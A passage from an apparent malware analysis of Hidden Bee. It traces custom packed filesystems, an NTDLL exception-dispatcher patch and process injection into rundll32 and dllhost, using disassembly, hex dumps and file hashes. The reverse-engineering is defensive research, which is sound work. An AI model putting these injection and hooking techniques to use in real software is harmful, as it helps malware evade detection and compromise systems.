00000040	4E	53	4C	01	05	00	00	03	B3	2E	00	00	80	8D			NSL.....ı̣...ẸỊ̇	
00000050	00	00	00	00	00	10	00	00	00	00	00	00	00	00	96	9C-s	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	82	00	00	78,x.	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	89	00	00	38%̣.8.	
00000080	00	00	00	63	00	00	40	01	00	00	00	00	00	00	00	00	...c..@.....	File Content
00000090	00	00	00	03	00	00	00	60	00	00	00	03	00	00	00	20`.....	
000000A0	00	68	00	63	00	00	00	02	00	00	00	63	00	00	40	00	.h.c.....c..@.	
000000B0	00	48	00	65	00	00	00	1D	00	00	00	65	00	00	40	00	.H.e.....e..@.	
000000C0	00	C8	00	82	00	00	00	07	00	00	00	82	00	00	20	00	.Č̣,.....	
000000D0	00	E2	00	89	00	00	80	04	00	00	00	89	00	00	40	00	.ậ.%̣.€̣....%̣..@.	
000000E0	00	42	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.B.....	
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00001000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00008DD0	AE	75	00	00	80	07	00	00	70	95	00	00	62	69	6E	2F	@u..€̣...p̣*..bin/	
00008DE0	61	6D	64	36	34	2F	70	72	65	6C	6F	61	64	00	00	90	amd64/preload...	
00008DF0	90	90	E8	54	00	00	00	00	00	00	00	00	00	00	00	00	..č̣T.....	

We notice that it differs at many points from ROM FS, from which it evolved.

The structure contains the following files:

```
/bin/amd64/coredll.bin  
/bin/i386/coredll.bin  
/bin/i386/preload  
/bin/amd64/preload  
/pkg/sputnik.spk  
/installer/com_x86.dll (6177bc527853fe0f648efd17534dd28b)  
/installer/com_x64.dll  
/pkg/plugins.spk
```

The files /pkg/sputnik.spk and /pkg/plugins.spk are both compressed packages in a custom Irsi format.

```
-----  
0001C3A0 AE 6C 00 00 AE 7B 03 00 70 3F 05 00 70 6B 67 2F 01..@{..p?..pkg/  
0001C3B0 70 6C 75 67 69 6E 73 2E 73 70 6B 00 00 21 72 73 plugins.spk..!rs  
0001C3C0 69 3E D0 A2 DE 8E 7B 03 00 5B 9B E0 74 3E 42 42 i>Đ~ŤŽ{...[>řt>BB  
0001C3D0 8A 88 01 68 2F 99 0F BF E7 04 DE 0B 00 92 AA 24 Š..h/™.žç.Ť..'šš  
0001C3E0 61 B2 19 7A 27 94 9D F7 D7 9C D2 AE 0E F7 21 68 a..z'"t÷×šŃ@.÷!h  
0001C3F0 38 CE EB 68 E7 C7 05 1F 58 EB AE D1 D0 A8 6C 00 8İēhçÇ..XeŃĐ"l.
```

Beginning of the Irsi package in the BABECAFE FS

Each of the spk packages contain another custom filesystem, identified by the keyword SPUTNIK (possibly the extension 'spk' is derived from the SPUTNIK format). They will be unpacked during the next steps of the execution.

Unpacked plugins.spk: 4c01273fb77550132c42737912cbeb36

Unpacked sputnik.spk: 36f3247dad5ec73ed49c83e04b120523.

Selecting and running modules

Some executables stored in the filesystem are in two version: 32 and 64 bit. Only the modules relevant to the current architecture are loaded. So, in the analyzed case, the loader chooses first: /bin/i386/preload (shellcode) and /bin/i386/coredll.bin (a module in NS custom format). The names are hardcoded in the loader within the loading shellcode:

```

v44 = 0;
v29 = 0;
path_str = 'nib/'; // bin/i386/preload
v31 = '/';
v32 = 'i';
v33 = '3';
v34 = '8';
v35 = '6';
v36 = '/';
v37 = 'p';
v38 = 'r';
v39 = 'e';
v40 = 'l';
v41 = 'o';
v42 = 'a';
v43 = 'd';
path_str2 = 'nib/'; // bin/i386/coredll.bin
//

v12 = '/';
v13 = 'i';
v14 = '3';
v15 = '8';
v16 = '6';
v17 = '/';
v18 = 'c';
v19 = 'o';
v20 = 'r';
v21 = 'e';
v22 = 'd';
v23 = 'l';
v24 = 'l';
v25 = '.';
v26 = 'b';
v27 = 'i';
v28 = 'n';
preload_bin = search_by_path(_prev_module, result, (int)&path_str, (int)&prev_module);
coredll_bin = search_by_path(_prev_module, v6, (int)&path_str2, (int)&v49);
v47 = coredll_bin;

```

Searching the modules in the custom file system

After the proper elements are fetched (preload and coredll.bin), they are copied together into a newly-allocated memory area. The coredll.bin is copied just after preload. Then, the preload module is called:



Redirecting execution to

preload

The preload is position-independent, and its execution starts from the beginning of the page.


```

00210581 837D F4 00      CMP     DWORD PTR SS:[EBP-0xC],0x0
00210585 74 06          JE     SHORT 00210580
00210587 FF75 F4        PUSH   DWORD PTR SS:[EBP-0xC]
0021058A FF57 04        CALL   DWORD PTR DS:[EDI+0x4]
0021058D FF75 EC        PUSH   DWORD PTR SS:[EBP-0x14]
00210590 FF57 04        CALL   DWORD PTR DS:[EDI+0x4]
00210593 85F6          TEST   ESI,ESI
00210595 74 02          JE     SHORT 00210599
00210597 FF06          CALL   ESI
00210599 5F            POP    EDI
0021059A 5E            POP    ESI
0021059B 5B            POP    EBX
0021059C C9            LEAVE
0021059D C2 0C00       RETN  0xC

```

memfree

call_preload_bgn
kernel32.VirtualAlloc
kernel32.VirtualAlloc
kernel32.VirtualAlloc

Entering

ESI=7FFA0000

Address	Hex dump	Disassembly	Comment
7FFA0000	90	NOP	
7FFA0001	90	NOP	
7FFA0002	90	NOP	
7FFA0003	E8 42000000	CALL 7FFA004A	
7FFA0008	48	DEC EAX	
7FFA0009	60	PUSHAD	
7FFA000A	8477 80	TEST BYTE PTR DS:[EDI-0x80],DH	
7FFA000D	06	PUSH ES	
7FFA000E	0000	ADD BYTE PTR DS:[EAX],AL	
7FFA0010	808D 00000800	OR BYTE PTR SS:[EBP+0x80000],0x0	

'preload'

The only role of this shellcode is to prepare and run the coredll.bin. So, it contains a custom loader for the NS format that allocates another memory area and loads the NS file there.

Fifth stage: preload and coredll

After loading coredll, preload redirects the execution there.

```

-----
10002EB3 push    ebp
10002EB4 mov     ebp, esp
10002EB6 sub     esp, 13Ch
10002EBC push   ebx
10002EBD mov     ebx, [ebp+module_handle]
10002EC0 push   esi
10002EC1 mov     esi, ds:GetProcAddress
10002EC7 cmp     word ptr [ebx], 'SN'
10002ECC push   edi
10002ECD mov     edi, ds:GetModuleHandleA
10002ED3 jnz    short loc_10002EF3

```

coredll at its

```

10002ED5 push   offset aZwqueryinforma ; "ZwQueryInformationProcess"
10002EDA push   offset aNtdll ; "ntdll"
10002EDF call  edi ; GetModuleHandleA
10002EE1 push   eax
10002EE2 call  esi ; GetProcAddress
10002EE4 push   offset ntdll_patch
10002EE9 mov     ds:_ZwQueryInformationProcess, eax
10002EEE call  patch_KiUserExceptionDispatcher

```

Entry Point

The coredll patches a function inside the NTDLL— KiUserExceptionDispatcher—redirecting one of the inner calls to its own code:

	Hex	Disasm
7781F8E9	★ E8F03A7708	CALL 0X7FF933DE redirection to the coredll module
7781F8EE	85C0	TEST EAX, EAX
7781F8F0	0F8CADEF0000	JL 0X7781E8A3
7781F8F6	F645F040	TEST BYTE [EBP-0X10], 0X40
7781F8FA	0F84A3E00000	JZ 0X7781E8A3
7781F900	C6450B00	MOV BYTE [EBP+0XB], 0X0
7781F904	E8E6790200	CALL 0X778472EF

A patch inside KiUserExceptionDispatcher

Depending on which process the coredll was injected into, it can take one of a few paths of execution.

If it is running for the first time, it will try to inject itself again—this time into rundll32. For the purpose of the injection, it will again unpack the original !rbx package and use its original copy stored there.

```

10003EC8 loc_10003EC8:          ; MaxCount
10003EC8 push    dword ptr [esi]
10003ECA push    dword ptr [esi+4] ; Src
10003ECD call    unpack_xbr_package
10003ED2 pop     ecx
10003ED3 cmp     eax, ebx
10003ED5 pop     ecx
10003ED6 mov     [ebp+arg_4], eax
10003ED9 jz      loc_10003FCA

```

Entering the unpacking function

```

10003689 push    ebp
1000368A mov     ebp, esp
1000368C sub     esp, 10Ch
10003692 and     [ebp+var_4], 0
10003696 push    ebx
10003697 push    esi
10003698 push    edi
10003699 mov     edi, [ebp+Src]
1000369C cmp     dword ptr [edi], 'xbr!'
100036A2 jnz    loc_1000375D

```

Inside the unpacking function: checking the

magic “!rbx”

Then it will choose the modules depending on the bitness of the rundll32:

7FF94200	75 03	JNZ SHORT 7FF9420D	
7FF9420A	8B45 FC	MOV EAX, DWORD PTR SS:[EBP-0x4]	
7FF94210	FF75 2C	PUSH DWORD PTR SS:[EBP+0x2C]	
7FF94218	8D4D 9C	LEA ECX, DWORD PTR SS:[EBP-0x64]	
7FF94213	51	PUSH ECX	
7FF94214	50	PUSH EAX	
7FF94215	57	PUSH EDI	
7FF94216	68 04000001	PUSH 0x1000004	
7FF94218	57	PUSH EDI	
7FF9421C	57	PUSH EDI	
7FF9421D	57	PUSH EDI	
7FF9421E	FF75 10	PUSH DWORD PTR SS:[EBP+0x10]	
7FF94221	FF75 0C	PUSH DWORD PTR SS:[EBP+0xC]	
7FF94224	FF15 A863F97F	CALL DWORD PTR DS:[0x7FF963A8]	kernel32.CreateProcessW
7FF9422A	807D 1C 00	CMP BYTE PTR SS:[EBP+0x1C], 0x0	
7FF9422E	8945 FC	MOV DWORD PTR SS:[EBP-0x4], EAX	
7FF94231	74 2E	JE SHORT 7FF94261	

DS:[7FF963A8]=7628204D (kernel32.CreateProcessW)


0017E630	0017EBDC	ModuleFileName = "C:\\Windows\\system32\\rundll32.exe"
0017E634	0017EDE4	CommandLine = "/ProcessId:(A88902B4-09CA-4BB6-B78D-A8F59079A8D6)"
0017E638	00000000	pProcessSecurity = NULL
0017E63C	00000000	pThreadSecurity = NULL
0017E640	00000000	InheritHandles = FALSE
0017E644	01000004	CreationFlags = CREATE_SUSPENDED 1000000
0017E648	00000000	pEnvironment = NULL
0017E64C	0017E664	CurrentDir = "C:\\Windows\\system32"
0017E650	0017EB38	pStartupInfo = 0017EB38
0017E654	0017EF88	pProcessInfo = 0017EF88
0017E658	0017EE48	UNICODE "PIF665E0A6C9ADAC4DCBA0945CE18461FA"
0017E65C	7FF966F0	UNICODE "PI"

It selects the pair of modules (preload/coredll.bin) appropriate for the architecture, either from the directory amd64 or from i386:

```

10003FEF mov [ebp+var_4], edi
10003FF2 call ds:GetStartupInfoW
10003FF8 or [ebp+var_38], 80h
10003FFC cmp byte ptr [ebp+arg_14], 0
10004000 mov eax, offset Str1 ; "/bin/amd64/preload"
10004005 jnz short loc_1000400C

```



If the injection failed, it makes another attempt, this time trying to inject into dllhost:

```

10003F76 push [ebp+arg_4] ; size_t
10003F79 push eax ; ViewSize
10003F7A lea eax, [ebp+var_3F8]
10003F80 push eax ; int
10003F81 push [ebp+arg_0] ; int
10003F84 call make_injection
10003F89 add esp, 2Ch
10003F8C test eax, eax
10003F8E jz short injection_failed

```

```

10003F90 push [ebp+var_48]
10003F93 call ds:ResumeThread
10003F99 push [ebp+var_48]
10003F9C mov esi, ds:CloseHandle
10003FA2 call esi ; CloseHandle
10003FA4 push [ebp+var_4C]
10003FA7 call esi ; CloseHandle
10003FA9 jmp short loc_10003FC1

```

```

10003FAB injection_failed:
10003FAB lea eax, [ebp+var_C]
10003FAE push eax
10003FAF lea eax, [ebp+var_3C]
10003FB2 push [ebp+arg_0] ; int
10003FB5 push eax ; Dst
10003FB6 push [ebp+arg_4] ; size_t
10003FB9 call inject_to_dllhost
10003FBE add esp, 10h

```

Each time it uses the same, hardcoded parameter (/Processid: {...}) that is passed to the created process:

```

100045D9 push esi
100045DA lea eax, [ebp+var_280]
100045E0 push 104h
100045E5 push eax
100045E6 push offset dllhost ; "%Systemroot%\system32\dllhost.exe"
100045EB call ds:ExpandEnvironmentStringsW
100045F1 test eax, eax
100045F3 jz short loc_1000465A

```

```

100045F5 push edi
100045F6 push 19h
100045F8 pop ecx
100045F9 mov esi, offset aProcessidAb890 ; "/Processid:{AB8902B4-09CA-4BB6-B78D-A8F}..."
100045FE lea edi, [ebp+ViewSize]

```

The thread context of the target process is modified, and then the thread is resumed, running the injected content:


NETFXRepair.exe	3308	Microsoft .NET Framework 4.5 Setup
rundll32.exe	3740	Windows host process (Rundll32)

Now, when we look inside the memory of rundll32, we can find the preload and coreDll being mapped:

```
rundll32.exe (1716) (0x70000 - 0x7a000)
00000000 90 90 90 e8 42 00 00 00 48 60 84 77 80 06 00 00 ....B...H`.w....
00000010 80 8d 00 00 24 00 00 00 00 94 00 00 01 00 00 00 ....$.
00000020 00 00 00 00 6b 00 65 00 72 00 6e 00 65 00 6c 00 ....k.e.r.n.e.l.
00000030 33 00 32 00 2e 00 64 00 6c 00 6c 00 00 00 b8 aa 3.2...d.l.l....
00000040 aa aa aa ff 30 ff 50 04 ff e0 58 8b cc 8b d0 83 ....0.P...X....
00000050 ea 08 52 51 50 e8 50 03 00 00 c3 55 8b ec 83 ec ..RQP.P...U....
00000060 0c 8b 45 08 89 45 fc 8b 45 0c 89 45 f8 83 65 f4 ..E..E..E..E..e.
00000070 00 eb 07 8b 45 f4 40 89 45 f4 8b 45 f4 3b 45 10 ....E.@.E..E.;E.
00000080 73 12 8b 45 fc 03 45 f4 8b 4d f8 03 4d f4 8a 09 s..E..E..M..M...
00000090 88 08 eb df c9 c3 8b 54 24 04 8b 44 24 0c 56 8b .....T$.D$.V.
```

Inside the injected part, the execution follows a similar path: preload loads the coredll and redirects to its Entry Point. But then, another path of execution is taken.

The parameter passed to the coredll decides which round of execution it is. On the second round, another injection is made: this time to dllhost.exe. And finally, it proceeds to the final round, when other modules are unpacked from the BABECAFE filesystem.



Parameter deciding which path to take

The unpacking function first searches by name for two more modules: sputnik.spk and plugins.spk. They are both in the mysterious !rsi format, which reminds us of !rbx, but has a slightly different structure.

```

10006013 push    ebp
10006014 mov     ebp, esp
10006016 sub     esp, 0Ch
10006019 push    ebx
1000601A and     [ebp+var_C], 0
1000601E push    esi
1000601F lea    eax, [ebp+size]
10006022 push    edi
10006023 push    eax           ; int
10006024 push    offset aPkgSputnikSpk ; "/pkg/sputnik.spk"
10006029 push    [ebp+arg_0]   ; int
1000602C call   find_by_name
10006031 mov     ebx, eax
10006033 add     esp, 0Ch
10006036 test   ebx, ebx
10006038 jz     short loc_10006097

```

```

1000603A cmp     [ebp+size], 0
1000603E jz     short loc_10006097

```

```

10006040 lea    eax, [ebp+MaxCount]
10006043 push    eax           ; int
10006044 push    offset aPkgPluginsSpk ; "/pkg/plugins.spk"
10006049 push    [ebp+arg_0]   ; int
1000604C call   find_by_name

```

Entering the function unpacking the first !rsi package:

The screenshot shows a debugger window with the following assembly code:

```

7FFA6079 push edi
7FFA607A push eax
7FFA607B call <JMP.&memcpy>
7FFA6080 push esi
7FFA6081 push dword ptr ss:[ebp-8]
7FFA6084 push ebx
7FFA6085 call 7FFA3765
7FFA608A push esi
7FFA608B mov dword ptr ss:[ebp-C],eax
7FFA608E call dword ptr ds:[<&free>]
7FFA6094 add esp,1C

```

The instruction pointer (EIP) is at 7FFA6085, which is the `call 7FFA3765` instruction. The function name `to_unpack_rsi` is visible in the right margin. Below the assembly, the register `ebx` is shown as `007D4DE9`. The memory dump shows the address `7FFA6084` and a table of memory contents:

Address	Hex	ASCII
007D4DE9	21 72 73 69 B4 63 29 D1 FE 44 03 00 58 9E 18 75	!rsi'c)NpD..X..u
007D4DF9	F3 EB 1A F9 09 05 FC 03 1E 6D 0F 2D 30 6C 08 00	óë.ù..ù..m.-01..
007D4E09	85 3D AF FB 11 06 51 F3 D1 FF E2 22 89 66 AA 87	. = ù..QóNyà".f*
007D4E19	9B C2 D4 28 C1 0E 48 01 A4 F9 9E 23 E4 BF 61 26	.ÀO(À.H.rù.#ãz&
007D4E29	60 48 99 E8 54 6C 2C 57 69 7E 60 56 2E 1C D1 79	"H.èTl,wi~V..Ny
007D4E39	1A 44 F8 F3 94 63 C1 4D 54 9F E3 4A 85 0E D2 9A	.Dóó.cÁMT.ãj..Ó.
007D4E49	4A 47 55 8D 84 1A 86 FB 43 49 7A 38 7C 49 95 1A	7GU* äçez8IT

The function unpacking the !rsi format is structured similarly to the !rbx unpacking. It also starts from checking the keyword:

```

10003765 push    ebp
10003766 mov     ebp, esp
10003768 mov     eax, 1528h
1000376D call    _chkstk
10003772 mov     eax, [ebp+Src]
10003775 and     [ebp+Dst], 0
10003779 and     [ebp+var_1C], 0
1000377D push    ebx
1000377E cmp     dword ptr [eax], 'isr!'
10003784 push    esi
10003785 push    edi
-----

```

Checking “!rsi”

keyword

As mentioned before, both !rsi packages are used to store filesystems marked with the keyword “SPUTNIK”. It is another custom filesystem invented by the Hidden Bee authors that contain additional modules.

```

1000389A push    7 ; Size
1000389C push    offset aSputnik ; "SPUTNIK"
100038A1 push    edi ; Buf1
100038A2 call    memcmp
100038A7 add     esp, 0Ch
100038AA test    eax, eax
100038AC jnz     loc_100039D9

```

The “SPUTNIK” keyword is checked after the

module is unpacked

Unpacking the sputnik.spk resulted in getting the following SPUTNIK module:
[455738924b7665e1c15e30cf73c9c377](https://www.viridius.com/455738924b7665e1c15e30cf73c9c377)

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code includes instructions like 'jne 7FFA3843', 'push 7', 'push 7FFA6818', 'push edi', 'call <JMP.&memcmp>', 'add esp, C', 'test eax, eax', 'jne 7FFA39D9', 'cmp dword ptr ds:[edi+28], 30', and 'jne 7FFA39D9'. The memory dump shows the string 'SPUTNIK.01' followed by other characters.

It is worth noting that the unpacked filesystem has inside of it four executables: two pairs consisting of NS and PE, appropriately 32 and 64 bit. In the currently-analyzed setup, 32 bit versions are deployed.

The NS module will be the next to be run. First, it is loaded by the current executable, and then the execution is redirected there. Interestingly, both !rsi modules are passed as arguments to the entry point of the new module. (They will be used later to retrieve more

components.)

```

7FFA3A13  mov dword ptr ds:[edi],eax
7FFA3A14  push eax
7FFA3A19  call <JMP.&memcpy>
7FFA3A1C  add esp,C
7FFA3A1F  mov dword ptr ds:[edi+C],eax
7FFA3A22  mov dword ptr ds:[edi+8],esi
7FFA3A25  push dword ptr ss:[ebp-C]
7FFA3A28  call edi
7FFA3A2A  push esi
7FFA3A2B  call dword ptr ds:[<&free>]
    
```

Calling the

edi=00250300

7FFA3A28

Address	Hex	ASCII
00250000	4E 53 4C 01	NSL.....°..
00250010	00 00 00 10À..
00250020	00 00 00 00x..
00250030	00 00 00 00i..
00250040	80 1D 02 00	...@.....
00250050	00 03 00 00h
00250060	80 1D 02 00	...*.....@..H
00250070	80 47 02 00	.G..O...G..@..È

newly-loaded NS executable

Sixth stage: mpsi.dll (unpacked from SPUTNIK)

Entering into the NS module starts another layer of the malware:

```

EDI → 00250300  nop
       00250301  nop
       00250302  nop
       00250303  call 25031C
ECX → 00250308  or byte ptr ds:[eax],bh
       0025030C  dec eax
       0025030D  add byte ptr ss:[ebp],b1
       00250310  add byte ptr ds:[eax],al
       00250312  add byte ptr ds:[eax],al
       00250314  add byte ptr ds:[eax],al
       00250316  add byte ptr ds:[eax],al
       00250318  add byte ptr ds:[eax],al
       0025031A  add byte ptr ds:[eax],al
       0025031C  pop ecx
       0025031D  mov eax,dword ptr ss:[esp+4]
       00250321  push dword ptr ds:[ecx+8]
       00250324  push dword ptr ds:[ecx+4]
       00250327  push dword ptr ds:[ecx]
       00250329  push eax
EIP → 0025032A  call 250DE7
       0025032F  ret 4
    
```

dword ptr [ecx]=[00250308]=00607C08

00250327

Address	Hex	ASCII
00607C08	1E 45 03 00	.E..!rsi'c)NpD..
00607C18	58 9E 18 75	X..uóë.ù..ù..m.-
00607C28	30 6C 08 00	0l...=ù..QóNyà"
00607C38	89 66 AA 87	.f..Aó(A.H..ú.#
00607C48	E4 BF 61 26	àz&'.H.èTl.wi~'V
00607C58	2E 1C D1 79	..Ny.Dóó.cAMT.ãj

Entry Point of the NS module: the !rsi modules, prepended with their size, are passed

The analyzed module, converted to PE is available here:

[537523ee256824e371d0bc16298b3849](https://www.virustotal.com/file/537523ee256824e371d0bc16298b3849/)

This module is responsible for loading plugins. It will also create a named pipe through which it will communicate with other modules. It sets up the commands that are going to be executed on demand.

This is how the beginning of the main function looks:

```
if ( load_ns((_WORD *)current_module) )
{
    v4 = GetModuleHandleA(aNtdll);
    ZwQueryInformationProcess = (int)GetProcAddress(v4, aZwqueryinforma);
    patch_KiUserException((int)ntdll_patch);
    if ( !create_unique_mutex(&v29) )
    {
        set_some_values();
        set_some_values2();
        load_functions(current_module);
        if ( rsi_pointer2 )
        {
            if ( rsi_pointer1 )
            {
                create_unique_mutex1((int)&v29);
                map_sputnik_fs((int)&v29, 1u);
                rsi_size = *(_DWORD *)rsi_pointer2;
                v34 = &v33;
                v33 = &v33;
                unpacked = unpack_rsi_package((_DWORD *)rsi_pointer2 + 4, rsi_size);
                v18 = unpacked;
                sputnik_unpacked = (int)unpacked;
            }
        }
    }
}
```

Like in previous cases, it starts from finishing to load itself (relocations and imports). Then, it patches the function in NTDLL. This is a common prolog in many HiddenBee modules.

Then, we have another phase of loading elements from the supplied packages. The path that will be taken depends on the runtime arguments. If the function received both !rsi packages, it will start by parsing one of them, retrieving loading submodules.

First, the SPUTNIK filesystem must be unpacked from the !rsi package:

```

002510C6  push esi
002510C7  mov dword ptr ss:[ebp-C],eax
002510CA  call 253373
002510CF  mov esi,eax
002510D1  add esp,14
002510D4  cmp esi,edi
002510D6  mov dword ptr ss:[ebp+C],esi
002510D9  je 2511A6
002510DF  push dword ptr ds:[esi]
002510E1  lea eax,dword ptr ds:[esi+4]
002510E4  push eax
002510E5  call 254E2B
002510EA  pop ecx
002510EB  test eax,eax

```

```

00254E2B
002510E5

```

Address	Hex	ASCII
01770024	53 50 55 54 4E 49 4B 06 04 DE 0B 00 2C 00 00 00	SPUTNIK..D.,...
01770034	00 DC 08 00 F0 DC 0B 06 D4 DD 08 00 2C 00 00 00	.ü.äü.öÿ.,...
01770044	14 00 00 00 13 00 00 00 30 00 00 00 63 6C 6F 750...clou
01770054	64 63 6F 6D 70 75 74 65 2E 61 70 69 00 64 65 65	dcompute.api.dee
01770064	70 66 72 65 65 7A 65 2E 61 70 69 00 6E 65 74 73	pfreeze.api.nets
01770074	63 61 6E 2E 61 70 69 00 00 00 00 00 00 00 00	can.api.....
01770084	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01770094	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
017700A4	4D 53 43 46 00 00 00 00 D6 63 00 00 00 00 00	MSCF....Öc.....
017700B4	2C 00 00 00 00 00 00 00 03 01 01 00 01 00 00	,.....
017700C4	00 00 00 00 4E 00 00 00 01 00 00 00 80 63 00 00	...N.....c.
017700D4	00 00 00 00 00 00 00 00 00 00 27 00 62 69 6E 2F'.bin/
017700E4	69 33 38 36 2F 63 6F 72 65 2E 73 64 62 00 87 3A	i386/core.sdb..:
